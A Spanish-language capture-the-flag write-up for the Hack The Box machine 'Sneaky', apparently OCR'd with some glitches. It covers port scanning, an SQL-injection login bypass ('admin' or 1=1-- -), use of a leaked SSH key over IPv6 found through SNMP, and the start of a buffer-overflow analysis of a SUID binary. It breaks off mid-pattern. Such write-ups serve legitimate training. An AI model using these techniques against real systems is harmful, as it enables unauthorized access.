
Sneaky - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Under Development!
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
```


En el puerto 80 nos encontramos con lo siguiente:




Como no vemos nada interesante vamos a fuzzear en la busqueda de nuevas rutas en el servicio web:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.20 -w /usr/share/wordlists/dirbuster/directory-lis
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.20
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dev                 (Status: 301) [Size: 307] [--> http://10.10.10.20/dev/]
```


Vamos a ver que encontramos en la ruta "/web":




Tenemos un panel de login, vamos a intentar bypasearlo con una SQL-Injection añadiendo `admin' or 1=1-- -` en los dos campos:



Hemos conseguido bypasearlo, no encontramos con lo siguiente:



Si hacemos click en la key encontramos una clave ssh:



Tenemos la clave id_rsa del usuario "tharasivoulus" pero el puerto ssh esta cerrado. Puede ser que haya una regla de iptables que deniege la entrada por ssh por IPv4 pero tal vez podamos acceder por IPv6.

TIPOS DE DIRECCIONES IPv6

1. Link-Local (`FE80::/10`)

- **Descripción**: Usadas para comunicación dentro de un enlace local (conectadas a traves de una misma conexion wifi, swich o con cable ethernet) (A TRAVES DE VPN O ROUTER NO).
- **Ejemplo**: `fe80::1a2b:3c4d:5e6f:7g8h`
- **Características**:
  - Generadas automáticamente en cada interfaz.
  - No son enrutables fuera del enlace.

---

2. Unique Local (`FC00::/7`)

- **Descripción**: Direcciones privadas para redes locales, similar a las direcciones privadas en IPv4. (pueden tener conectividad a traves de un router o VPN)
- **Ejemplo**: `fd12:3456:789a::1`
- **Características**:
  - No enrutables en Internet.
  - Pueden ser únicas dentro de una organización o red interconectada.

---

3. Global Unicast (`2000::/3`)

- **Descripción**: Direcciones únicas en todo Internet, equivalentes a las direcciones públicas de IPv4.
- **Ejemplo**: `2001:db8::1`
- **Características**:
  - Asignadas por organismos de registro (como IANA).
  - Enrutables a través de Internet.
  - Usadas para comunicación entre redes públicas.

---

4. Multicast (`FF00::/8`)

- **Descripción**: Direcciones que permiten enviar un paquete a un grupo de dispositivos simultáneamente.
- **Ejemplo**: `ff02::1` (grupo de todos los nodos en un enlace).
- **Características**:
  - Reemplazan las direcciones de broadcast de IPv4.
  - Utilizadas en aplicaciones como streaming y protocolos de enrutamiento.

---

5. Anycast

- **Descripción**: Direcciones asignadas a múltiples interfaces o nodos. Los paquetes se entregan al nodo más cercano (según la métrica de enrutamiento).
- **Ejemplo**: No tiene un prefijo específico, ya que utiliza direcciones unicast.
- **Características**:
  - Utilizadas en servicios como DNS (para redirigir al servidor más cercano).
  - No tienen una estructura especial en comparación con unicast.

Resumen

Tipo	Prefijo	Uso Principal
Link-Local	`FE80::/10`	Comunicación en el enlace local
Unique Local	`FC00::/7`	Redes privadas
Global Unicast	`2000::/3`	Comunicación en Internet
Multicast	`FF00::/8`	Comunicación con grupos
Anycast	No tiene prefijo	Comunicación con el nodo más cercano

---

Como no encontramos nada mas en el puerto 80 y es el unico puerto abierto en el protocolo TCP vamos a escanear los puertos abiertos en el protocolo UDP:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sU 10.10.10.20 --top-ports 1000 --open --min-rate 5000 10.10.10.20|grep -v 'open|filtered'
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 05:56 EST
Nmap scan report for 10.10.10.20
Host is up (0.11s latency).
PORT    STATE SERVICE
161/udp open  snmp

Nmap scan report for 10.10.10.20
Host is up (0.11s latency).
PORT    STATE SERVICE
161/udp open  snmp
```

Como el puerto SNMP esta abierto podemos listar las interfaces de la maquina victima con el script de nmap `snmp_interfaces`:

```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Status: up
|     Traffic stats: 115.45 Kb sent, 115.45 Kb received
|   eth0
|     IP address: 10.10.10.20  Netmask: 255.255.255.0
|     MAC address: 00:50:56:b0:b2:2e (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|     Status: up
|_    Traffic stats: 135.75 Mb sent, 164.10 Mb received
```

En la interfaz "eth0" tenemos la MAC pero no tenemos mas informacion sobre direcciones IPv6. Podemos utilizar la herramienta "enyx" que nos sirve para enumerar las direcciones IPv6 de la maquina victima.

```
┌──(kali㉿kali)-[~/Downloads/Enyx]
└─$ python2 enyx.py 2c public 10.10.10.20
################################################################################

                    #######     ##      #  #    #  #    #
                    #          #  #    #    #  #    #  #
                    ######    #   #   #      ##      ##
                    #        #    # #        ##     #  #
                    ######  #     ##         ##    #    #

                         SNMP IPv6 Enumerator Tool

                    Author: Thanasis Tserpelis aka Trickster0

################################################################################

[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback → 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local → dead:beef:0000:0000:0250:56ff:feb0:b22e
[+] Link Local → fe80:0000:0000:0000:0250:56ff:feb0:b22e
```

Obtenemos 3 direcciones de IPv6:

- Loopback: Esta IP se refiere a la propia maquina (similar a 127.0.0.1
- Link-local: Esta IP sirve para la comunicacion entre dispositivos conectados a un mismo segmento de red (wifi, swich, ethernet). Como en hackthebox nos conectamos a traves de una VPN nuestra maquina no pertenece al mismo segmento de red, por lo que no tendriamos conectividad
- Unique-local: Esta IP sirve para la comunicacion entre dispositivos conectados a una misma red local o privada, esto incluye (wifi,swich,ethernet,router,vpn...). Esto quiere decir que si nos encontramos en la misma red podemos.

Podemos comprobar si tenemos conectividad con la maquina victima a traves de la direccion "Unique-local" de IPv6:

```
┌──(kali㉿kali)-[~/Downloads/Enyx]
└─$ ping6 dead:beef:0000:0000:0250:56ff:feb0:b22e
PING dead:beef:0000:0000:0250:56ff:feb0:b22e (dead:beef::250:56ff:feb0:b22e) 56 data bytes
64 bytes from dead:beef::250:56ff:feb0:b22e: icmp_seq=1 ttl=63 time=106 ms
64 bytes from dead:beef::250:56ff:feb0:b22e: icmp_seq=2 ttl=63 time=105 ms
64 bytes from dead:beef::250:56ff:feb0:b22e: icmp_seq=3 ttl=63 time=106 ms
```

Tenemos conectividad. Podemos intentar acceder por ssh a traves de IPv6 con la id_rsa obtenida:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh thrasivoulos@dead:beef:0000:0000:0250:56ff:feb0:b22e -i id_rsa
sign_and_send_pubkey: no mutual signature supported
thrasivoulos@dead:beef::250:56ff:feb0:b22e: Permission denied (publickey).
```

Nos da el error "no mutual signature supported". Esto quiere decir que la version de ssh de la maquina victima es antigua y utiliza el cifrado "ssh_rsa". Como estoy accediendo como cliente utilizando algoritmos de cifrado mas modernos como "ssh-sha-256"

tenemos que forzar el uso de "ssh_rsa" añadiendo `-o PubkeyAcceptedKeyTypes=ssh-rsa`:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh thrasivoulos@dead:beef:0000:0000:0250:56ff:feb0:b22e -i id_rsa -o PubkeyAcceptedKeyTypes=ssh-rsa
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-75-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Nov 26 14:28:06 EET 2024

  System load:  0.0               Processes:           161
  Usage of /:   41.6% of 3.32GB   Users logged in:     0
  Memory usage: 13%               IP address for eth0: 10.10.10.20
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue Nov 26 14:28:06 2024 from dead:beef:2::1009
thrasivoulos@Sneaky:~$ whoami
thrasivoulos
```

ESCALADA DE PRIVILEGIOS

Vamos a ver a los grupos a los que pertenece el usuario actual:

```
thrasivoulos@Sneaky:~$ id
uid=1000(thrasivoulos) gid=1000(thrasivoulos) groups=1000(thrasivoulos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
```

Pertenecemos al grupo sudo pero como desconocemos la contraseña del usuario no podemos elevar nuestros privilegios.
Vamos a buscar binarios SUID:

```
thrasivoulos@Sneaky:~$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/su
/bin/mount
/bin/ping6
/bin/fusermount
/bin/ping
/usr/local/bin/chal
```

Encontramos un binario fuera de lo comun, cuando lo ejecutamos nos dice lo siguiente:

```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal
Segmentation fault (core dumped)
```

Vamos a intentar pasarle una "A":

```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal A
thrasivoulos@Sneaky:~$
```

Vemos que no pasa nada. Y si le pasamos 1000?:

```
thrasivoulos@Sneaky:~$ chal $(python3 -c "print('A'*1000)")
Segmentation fault (core dumped)
```

Esto quiere decir que puede ser vulnerable a Buffer Overflow. Vamos a intentar traernos este binario a nuestra maquina local, para ello lo vamos a pasar al formato base64 con xargs

`which chal|xargs base64 -w 0;echo`

```
thrasivoulos@Sneaky:~$ which chal|xargs base64 -w 0;echo
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAIIMECDQAAABUEQAAAAAAADQAIAAJACgAHgAbAAYAAAA0AAAANI
vAUAALwFAAAFAAAAABAAAAEAAAAIDwAACJ8ECAifBAgYAQAAHAEAAAYAAAAAEAAAAgAAABQPAAAUnwQIFJ
LAAAAAQAAAAEAAAAUeV0ZAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABwAAABAAAABS5XRkCA8AAAifBAgInwQI+A
FAAAAAMAAABHTlUA/IrQb8+v4fvC26oaZSItaFsEexECAAAABAAAAAEAAAAFAAAAACAAIAAAAAAAEAAAArU
3IQECAQAAAARAA8AAGxpYmMuc28uNgBfSU9fc3RkaW5fdXNlZABzdHJjcHkAX19saWJjX3N0YXJ0X21haW
/J8ECAYCAAAMoAQIBwEAABCgBAgHAgAAFKAECAcDAABTg+wI6JMAAACBw0MdAACLg/z///+FwHQF6C4AAA
AAAA6cD///8×7V6J4YPk8FBUUmjAhAQIaFCEBAhRVmgdhAQI6M/////0ZpBmkGaQZpBmkGaQZpCLHCTDZp
AonCweofAdDR+HUBw7oAAAAAhdJ09lWJ5YPsGIlEJATHBCQgoAQI/9LJw4n2jbwnAAAAAIA9IKAECAB1E1
g+TwgexwAQAAi0UMg8AEiwCJRCQEjUQkEokEJOiv/v//uAAAAADJw2aQZpBmkGaQVVcx/1ZT6PX+//+Bw6
ATn3dd+DxBxbXl9dw+sNkJCQkJCQkJCQkPPDAABTg+wI6IP+//+BwzMbAACDxAhbwwMAAAABAAIAAR
HAAAALT9//9AAAAAAA4IRg4MSg8LdAR4AD8aOvovJCIcAAAAOAAAAM3+//8rAAAAAEEOCIUCOg0FZ8UMBA
```

Lo pegamos en nuestra maquina haciendo el decode del base64:

`echo "codigo_b64"|base64 -d > chal`

Si ahora hacemos un md5sum a los archivos vemos que son iguales. Vamos a utilizar la herramienta gbd para abusar el binario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gdb ./chal
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./chal...
(No debugging symbols found in ./chal)
(gdb)
```

Vamos a tirar de gef en gbd para analizar el binario. Para ello vamos a cargarlo en gbd de la siguiente forma:

```
wget -q -O ~/.gdbinit-gef.py https://gef.blah.cat/py
echo "source ~/.gdbinit-gef.py" > ~/.gdbinit
```

Ahora volvemos a ejecutar gbd y vemos que se nos carga el modulo de gef:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gdb ./chal
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.2 in 0.00ms using Python engine 3.12
Reading symbols from ./chal...
(No debugging symbols found in ./chal)
gef➤
```

Podemos usar `r` para correr el programa y "A" para ejecutar los caracteres:

```
gef➤  r AA
Starting program: /home/kali/Downloads/chal AA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 191026) exited normally]
```

Nos dice que no ha pasado nada (Exited normally). Ahora vamos a ejecutar 1000 "A"s:

```
r $(python3 -c "print('A'*1000)")
```

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0×0
$ebx   : 0×f7f9be14  →  0×00235d0c ("
                                   }#"?)
$ecx   : 0×ffffd1e0  →  "AAAAA"
$edx   : 0×ffffcdc5  →  "AAAAA"
$esp   : 0×ffffcb50  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
$ebp   : 0×41414141 ("AAAA"?)
$esi   : 0×08048450  →  <__libc_csu_init+0000> push ebp
$edi   : 0×f7ffcb60  →  0×00000000
$eip   : 0×41414141 ("AAAA"?)
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0×23 $ss: 0×2b $ds: 0×2b $es: 0×2b $fs: 0×00 $gs: 0×63

0×ffffcb50|+0×0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"    ← $esp
0×ffffcb54|+0×0004: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb58|+0×0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb5c|+0×000c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb60|+0×0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb64|+0×0014: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb68|+0×0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
0×ffffcb6c|+0×001c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0×41414141

[#0] Id 1, Name: "chal", stopped 0×41414141 in ?? (), reason: SIGSEGV

gef➤
```

Vemos que el programa ha crasheado y vemos sobrescrito el registro "EIP" con "A". El primer objetivo es hacernos con el control del EIP. Como hemos conseguido que el programa crashee con 1000 "A"s vamos a generar un patron de 1000 caracteres con un script en ruby:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5A
l7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4
